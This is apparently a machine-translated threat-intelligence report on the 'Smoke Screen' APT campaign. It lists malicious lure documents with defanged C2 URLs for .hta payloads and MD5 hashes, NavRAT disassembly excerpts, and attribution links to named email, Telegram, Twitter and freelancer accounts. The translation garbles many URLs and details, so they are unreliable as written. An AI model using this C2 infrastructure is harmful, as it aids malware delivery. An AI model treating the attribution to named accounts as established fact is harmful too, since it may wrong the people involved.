从月创建2019年4月变体由时区如下分类。

文件名	Task_Force_report.doc
最后修改日期 (KST)	2019年3月5日 18:17
上次修改名称	windowsmb
C2	HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ Qfnaq.hta
MD5	e68b11bef48e8e88cba7e3c93fac5eab

文件名	Task_Force_report.doc
最后修改日期 (KST)	2019年3月5日 18:18
上次修改名称	windowsmb
C2	HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ Qfnaq.hta
MD5	0f77143ce98d0b9f69c802789e3b1713

文件名	发言稿，ExMon威慑首脑24Mar-rev26Mar19.doc
最后修改日期 (KST)	2019年3月21日 17:42
上次修改名称	windowsmb
C2	HTTPS : [。] //login-main.bigwnet COM /附接/视图/ Msgxo0.hta
MD5	7ca1a603a7440f1031c666afbe44afc8

文件名	发言稿，ExMon威慑首脑24Mar-rev26Mar19.doc
最后修改日期 (KST)	2019年3月26日 09:45
上次修改名称	windowsmb
C2	N / A
MD5	60973af3b8ecbbb0ab659124409b7df1


文件名	发言稿，ExMon威慑首脑24Mar-rev26Mar19.doc
最后修改日期 (KST)	2019年3月27日 10:06
上次修改名称	windowsmb
C2	N / A
MD5	2ff911b042e5d94dd78f744109851326

文件名	TaskForceReport.doc
最后修改日期 (KST)	2019年4月1日 17:15
上次修改名称	windowsmb
C2	HTTPS : [。] // tdaipacafarm COM // wpincludes /文 字/差值/普通/ Htqgf0.hta
MD5	d400adcd06e0a07549e2465c9c500c45

3至4月2019年，与账户名“windowsmb”文档文件被创建，但该帐户名“JamFedura”和“味”在2月使用。

文件“的发言稿，ExMon威慑首脑24Mar-rev26Mar19.doc”是不仅是一个正常的文件也是一个恶意文件创建。

攻击者利用由“约翰·哈维”创建恶意文件。



[그림9-1]由“约翰哈维”创建的文档是由“windowsmb”改性

文件名	OFT.docm
最后修改日期 (KST)	2019年2月14日23:08
上次修改名称	JamFedura
C2	HTTP : //192.186.142 74 /高速缓存/ Fwvuj0.hta [。]
MD5	304d86463a1fff5183aacc17ef2b3730

文件名	BOT spec.docm
最后修改日期 (KST)	2019年2月18日17:30
上次修改名称	JamFedura
C2	HTTP : [。] //192.186.142 74 / MN / Xtgnb0.hta
MD5	f816a9c4a3415e8bae807c09e0f80b38

文件名	white_paper.doc
最后修改日期 (KST)	2019年2月19日17:29
上次修改名称	阿吉
C2	HTTP : //192.186.142 74 / DLL / Mylqn0.hta [。]

MD5	4118b251c977a682ebb4993601b9a7e3
-----	----------------------------------

文件名	Schedule_.doc
最后修改日期 (KST)	2019年2月22日 17:09
上次修改名称	JamFedura
C2	HTTP : //192.186.142 74 /后/ Yluhi0.hta [。]
MD5	29fbf69e72c0daac57d2cbba11bbfaa5

文件名	xCryptoCrash_Schedule.doc
最后修改日期 (KST)	2019年2月25日 02:26
上次修改名称	JamFedura
C2	HTTP : //192.186.142 74 /后/ Yluhi0.hta [。]
MD5	397ba1d0601558dfe34cd5aafaedd18e

文件名	white_paper.doc
最后修改日期 (KST)	2019年2月26日 15:40
上次修改名称	JamFedura
C2	HTTP : [。] //www.seoulhobi BIZ /如何/ Fmaov0.hta
MD5	49bac05068a79314e00c28b163889263

恶意文档文件“white_paper.doc”已经由两个帐户的味'和“JamFedura”注册，但同样的C2服务器用作域seoulhobi [。] BIZ (192.186.142 [。] 74) ，用于那些帐户。

此外，cryptocurrency相关诱饵文件，如“xCryptoCrash_Schedule.doc”被部署用于执行攻击。

- 基于人为首的威胁智能感知系统的威胁行为的调查

ESRC已确认，攻击者使用MonoVM网络与调查谁注册了域名seoulhobi的人的过程中的电子邮件帐户“snow8949@hotmail.com”托管[。] BIZ (192.186.142 [。] 74) 。

作为参考信息，也出现了对侵权事件发生在朝鲜于2018年使用了“雪+数字”的电子邮件ID的一些报道。

伪装成韩国最大的门户网站的网络钓鱼域已用于注册信息选择的那些攻击，与日本和名称，如“简Jhone”被使用。

- HTTP : // nidhelpnaver COM [。]


如上所述的分析揭示了威胁行为如下的相关性。

首先，账户内JamFedura“在二月攻击被确定。

类似的账户已经注册到一些社会化媒体平台，如Twitter，电报和Cryptolancer不同的个人资料图片。

Twitter帐户“@JFedura”设置为美国在该位置设置，并参加在2017年十二月，是在引进列一些英文错字，[Cryptocurrency开发]被提及。

“jamfedura”那是帐户Cryptolancer，连接一个cryptocurrency开发商作为一个自由职业者的雇主，被录取在2019年2月，本身引入为[Cryptocurrency Developer]并在位置设置被设置为中国。



[图10]假帐户类似于微博电报和Cryptolancer

在Twitter上的帖子只包含cryptocurrency交易或几个账户创造了英语短鸣叫的转推。

黑客也进行操作使用相同的ID和轮廓影像作为Twitter账户上的在线外包平台Wishket，连接韩国计划开发企业和自由职业者的开发。

此外，他们还参加了国际比特币论坛2017年8月，并一直活跃在2018年一月。




[图11]组合登记在比特币论坛和Wishket

自我介绍贴在Wishket描述了黑客，包括8年的开发经验，并在cryptocurrency发展积极参与的个人历史，游戏网站的发展“，的密码开采项目的发展和”投资组合沿在cryptocurrency交易网站上传。

比特币论坛显示他的恶意行为，如电子邮件地址“JamShine1993@hotmail.com”，这是与“om*****@hotmail.com”。

比特币钱包地址 (15vsH2T3ss9owzuaGnN7ee155tEwS4igFg) 也出现在比特币论坛，但没有具体的交易细节已被观察到。

- <https://www.blockchain.com/ko/btc/address/15vsH2T3ss9owzuaGnN7ee155tEwS4igFg>



[图12]帐户链接到比特币论坛中注册的Hotmail的地址

变体，这是关系到的分析数据 [“NavRAT采用美国朝鲜峰会作为诱饵对于攻击在韩国”](#)“思科塔罗斯队2018年5月发布的强烈联系到‘烟幕’活动。

塔洛斯团队先前已怀疑其中有“NavRAT”家庭和“Group123”（又名Geumseong121，红眼），和ESRC之间的相关性的可能性证实，该系列产品是完全一样用于在韩国水力攻击的HWP漏洞的shellcode核电在2014年和。

ESRC正在开展的“烟幕”活动进行彻底的调查，针对特定IP频段，并用于竞选典型的干扰战术显示出类似的模式来部署在最近的网络作战的多种策略和技术。

按照自我分析数据和分类标准，它是最有可能的是，KHNP相关的黑客群体是“烟幕”APT运动的背后，而不是Geumseong121。

然而，由于国际奥委会同样已经在由两个组织在若干情况下进行的袭击已经确定，有相互合作，重组，以及人事制度转变的可能性。

ESRC发现，名为“NavRAT”恶意文件变体试图在调查“烟幕”APT运动背后的威胁演员的过程中的电子邮件帐户“jamshine1993@hotmail.com”进行通信。

“tiger199392”伪装成谷歌更新程序的ID被用于通信和发送被感染用户的信息的电子邮件地址“Jamshine1993@hotmail.com”。

<pre> CMP CL,BL JNZ SHORT GoogleUp.00F130D7 LEA EDI,DWORD PTR SS:[EBP-0x3A4] SUB ECX,EDX DEC EDI MOV CL,BYTE PTR DS:[EDI+0x1] INC EDI CMP CL,BL JNZ SHORT GoogleUp.00F130DE7 MOV ECX,EAX SHR ECX,0x2 MOV ESI,EDX REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[EDI] MOV ECX,EAX AND ECX,0x3 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[EDI] LEA EDI,DWORD PTR SS:[EBP-0x3A4] DEC EDI MOV AL,BYTE PTR DS:[EDI+0x1] INC EDI CMP AL,BL JNZ SHORT GoogleUp.00F130E06 PUSH 0x6 POP ECX MOV ESI,GoogleUp.00F26C3C LEA EAX,DWORD PTR SS:[EBP-0x3A4] </pre>	<pre> EAX 00F31D30 ASCII "tiger199392" ECX 00000000 EDX 00F31D30 ASCII "tiger199392" EBX 7FFDF000 ESP 001EFCA8 EBP 001EF030 ESI 00F26C3A GoogleUp.00F26C3A EDI 001EF9E1 EIP 00F130D7 GoogleUp.00F130D7 C 0 ES 0023 32bit 0(FFFFFFFF) P 0 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 0 DS 0023 32bit 0(FFFFFFFF) S 0 FS 003B 32bit 7FFDE000(FFF) T 0 GS 0000 NULL D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0 ST5 empty 0.0 </pre>
<pre> PUSH EDI CALL 0b609347.0109E2C0 ADD ESP,0xC PUSH EDI PUSH EBX PUSH EBX PUSH 0x23 PUSH EBX CALL DWORD PTR DS:[<&SHELL32.SHG SHELL32.SHGetF TEST EAX,EAX JNS SHORT 0b609347.0109912E XOR EAX,EAX JMP SHORT 0b609347.0109919E PUSH ESI PUSH EDI CALL DWORD PTR DS:[<&SHELLAPI.Pat Path MOV ESI,DWORD PTR DS:[<&KERNEL32 kernel32.Creat </pre>	<pre> EAX 010B1D30 ASCII "jamshine1993@hotmail.com" ECX 00000000 EDX 000C11F9 EBX 00000000 ESP 0022F848 EBP 0022F8E4 ESI 763982B0 kernel32.CreateDirectoryA EDI 010B2898 ASCII "C:\ProgramData" EIP 0109914F 0b609347.0109914F C 0 ES 0023 32bit 0(FFFFFFFF) P 0 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 0 DS 0023 32bit 0(FFFFFFFF) S 0 FS 003B 32bit 7FFDF000(FFF) T 0 GS 0000 NULL D 0 </pre>



[图13] NavRAT与 'JamShine1993@hotmail.com' 连通

该“NavRAT”类型的恶意文件中包含一些类似的账户（HNI）至HWP漏洞代码：所谓“Kimsuky”系列在2016年的报告（MD5 c94e5da189bf166fc4a2670685a796a3）。



[图14] NavRAT的比较（上部）系列和Kimsuky系列HWP（低级）代码

类似的帐户电报，其中代表性的轮廓图像被窃取的图像显示也发现“里斯·汤普森，”2007年主演的电影“火箭科学”的演员。



[图15]偷2007电影“火箭科学”为主要演员的形象

电报简介

目前还不清楚电影是否被偷故意或随机攻击者选择，但已知的是，[韩国法官](#) 出现在电影中。

Twitter的个人资料图片也被未经授权的使用张贴在头发模型站点的图像之一的创建。



<https://hothairstyle.info/asian-man-short-hair/asian-man-short-hair-new-best-asian-men-short-hairstyles-2013/>

[图16]关于“hothairstyle”现场模型图像

ESRC发现，电报账户“jamfedura0293”在菲律宾的比特币交易网站的韩版注册于2019年1月4日“[马尼拉位](#)”。攻击者一直活跃的部位为“Koinjjang1985”上。

作为参考，如“位马尼拉”在普通操作与' [Philgo](#) “网站，用户可以使用同一个ID在这两个网站。

홈 매매정보 거래소 자유게시판 질문과답변 최신정보

필리핀 비트코인 정보사이트

필리핀 비트코인 정보를 공유합니다.
2018년 1월 현재 필리핀 비트코인 정식 거래소는 단 두곳뿐!

✈ 필리핀사이트 필고

💬 카톡 단독방

www.philgo.com

필고 - DELETED

https://www.philgo.com/?0=&module=post...id...



2018년 12월 23일 ... 비트코인 2만개 있습니다. 거래방법 및 기준가격(할인율) 어떻게 되는지요? @알림 : 코멘트를 작성하시려면 로그인 하십시오. 코인짱1985 [쪽지 ...

필고 - coinbase -3 에 필 판매 한정수량

https://www.philgo.com/?0=&module=post...id...



2018년 12월 23일 ... 코인짱1985 [쪽지 보내기] 2019-01-04 23:58 No. 1274117447. Report. @jamfedura0293 연락주세요. @알림 : 코멘트를 작성하시려면 로그인 하 ...

필고 - 비트코인 샵니다II

https://www.philgo.com/?1274061427



2018년 11월 7일 ... 비트코인 1274061427 ... 코인짱1985 [쪽지 보내기] 2019-01-05 00:07 No. 1274117464 ... Post List Reminder : 비트코인 게시판 안내 (2).

원하는 결과를 찾지 못했으면 질문을 해 보세요.

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117466

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117464

Tele: @jamfedura0293

Tele: @jamfedura0293

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117462

@jamfedura0293 연락주세요

@jamfedura0293 연락주세요

글쓴이: 코인짱1985 3달전 www.philgo.com?1274117447

[图17]黑客在菲律宾比特币交易网站活动

“ 코인짱1985 “账户交易偷偷与卖家和买家创造诱导网站用户通过电报联系他的意见。

特别是，他贴了，这是在去年12月23于2019年01月04，上传，在23:58后“1500比特币的销售”的注释。


1500比特币是即使考虑市场价格的大量时间。



[图18]在菲律宾比特币交易网站的交易活动

ESRC都使用相同的配置文件的图像是一样的用于报文发现了多个帐户。有趣的是，“tiger1993”帐户，这是所使用的恶意软件，已注册的KakaoTalk名为“coinchange”。


此外，该帐户的轮廓图像完全匹配的电报账号“@jamfedura0293”的形象。



[图 19] 'tiger1993' 在KakaoTalk注册

这实际上是不可能的两个不同的人意外地使用上KakaoTalk和电报相同的轮廓图像在同一时间。

相同的配置文件的图像还对“自由职业者”的网站，其连接程序开发者和雇主发现。



The image shows a Freelancer profile for a user named 'aji9170'. The profile includes a profile picture of a man with dark hair wearing a blue bow tie. The background of the profile header is a dark blue with orange geometric shapes. The text on the profile reads: 'aji9170', 'I master in crypto currency.', 'I have developed many coins. I have also developed exchange site, pool, miner, etc. I also master in node.js, rectjs. Thank you.', '@aji9170', and 'Korea, Republic of'. It also states 'Member since December 20, 2018'. There are icons for various services like a shield, envelope, person, phone, and wallet. The 'ESTsecurity' logo is visible in the bottom right corner of the profile area.

[图20]使用同一图像“aji9170”登记在“自由职业者”位点

“aji9170”登记在兼职网站上的帐户在国籍设置为韩国，并显示相同的方式，在现有情况下，cryptocurrency开发人员信息。

与账户“aji9170”注册用户发布英文和韩文的几个文本，呼吁他一直积极参与了多个项目，并且他的国籍被设置在韩国。

<https://www.freelancer.co.kr/projects/mobile-phone/develop-bustabit-game/>

我投入了大量的硬币上bustabit游戏。erc20，谢克尔，
xgox，复仇，我可以告诉你我的演示。

我想详细与大家共同探讨。谢谢。

<https://www.freelancer.co.kr/projects/php/javascript-expert-who-can-integrate/>

你好。

我仔细看过你的项目。

我可以在时间和perfect完成项目。让我们来讨论聊天更详细

。谢谢

<https://www.freelancer.co.kr/projects/c-programming/hidden-vnc-with-back-connection/>

你好。

我有你想要的模块。

我想了解您的详细要求讨论。我有病毒和恶意软件的exerienec

e。谢谢

<https://www.freelancer.co.kr/projects/python/telagram-bitmex-bot/>

我已经做了很多机器人。我可以告诉你。

我能顺利完成您的请求。我想详细与大家共同探

讨。谢谢。

<https://www.freelancer.co.kr/projects/php/perfect-money-payment-gateway-18523359/>

你好

我已经做到了。我能做到。

我们进行了详细讨论聊天。谢谢。

#####

#

<https://www.freelancer.co.kr/projects/c-programming/need-expert-18408762/>

你好

我掌握C ++ ,

我能做到。

让我们在聊天讨论。谢谢。

#####

<https://www.freelancer.co.kr/projects/linux/finish-linux-project-18498297/>

你好先生

我能为1天做到这一点。让我们在

聊天讨论。谢谢。

#####

#####

<https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/>

你好。

我能按时成功地完成你的项目。我在你的项目非常有趣。

让我们来讨论聊天更详细。谢谢。

<https://www.freelancer.co.kr/projects/java/expert-coding/>

我是一名译电员。

我能满足您的需求良好。我想详细与大家共同探

讨。谢谢。

#####

<https://www.freelancer.co.kr/projects/software-architecture/online-game-18406869/>

你好，

我管理的在线服务器。

我可以保护你的服务器免受DoS攻击。我想详细和你讨论

，谢谢。

<https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/>

你好。

我能按时成功地完成你的项目。我在你的项目非常有趣。

让我们来讨论聊天更详细。谢谢。





<https://www.freelancer.co.kr/projects/php/install-bitcoin-ethereum-full-node/>

你好，

我可以完全做到这一点。让我们在

聊天讨论。谢谢。

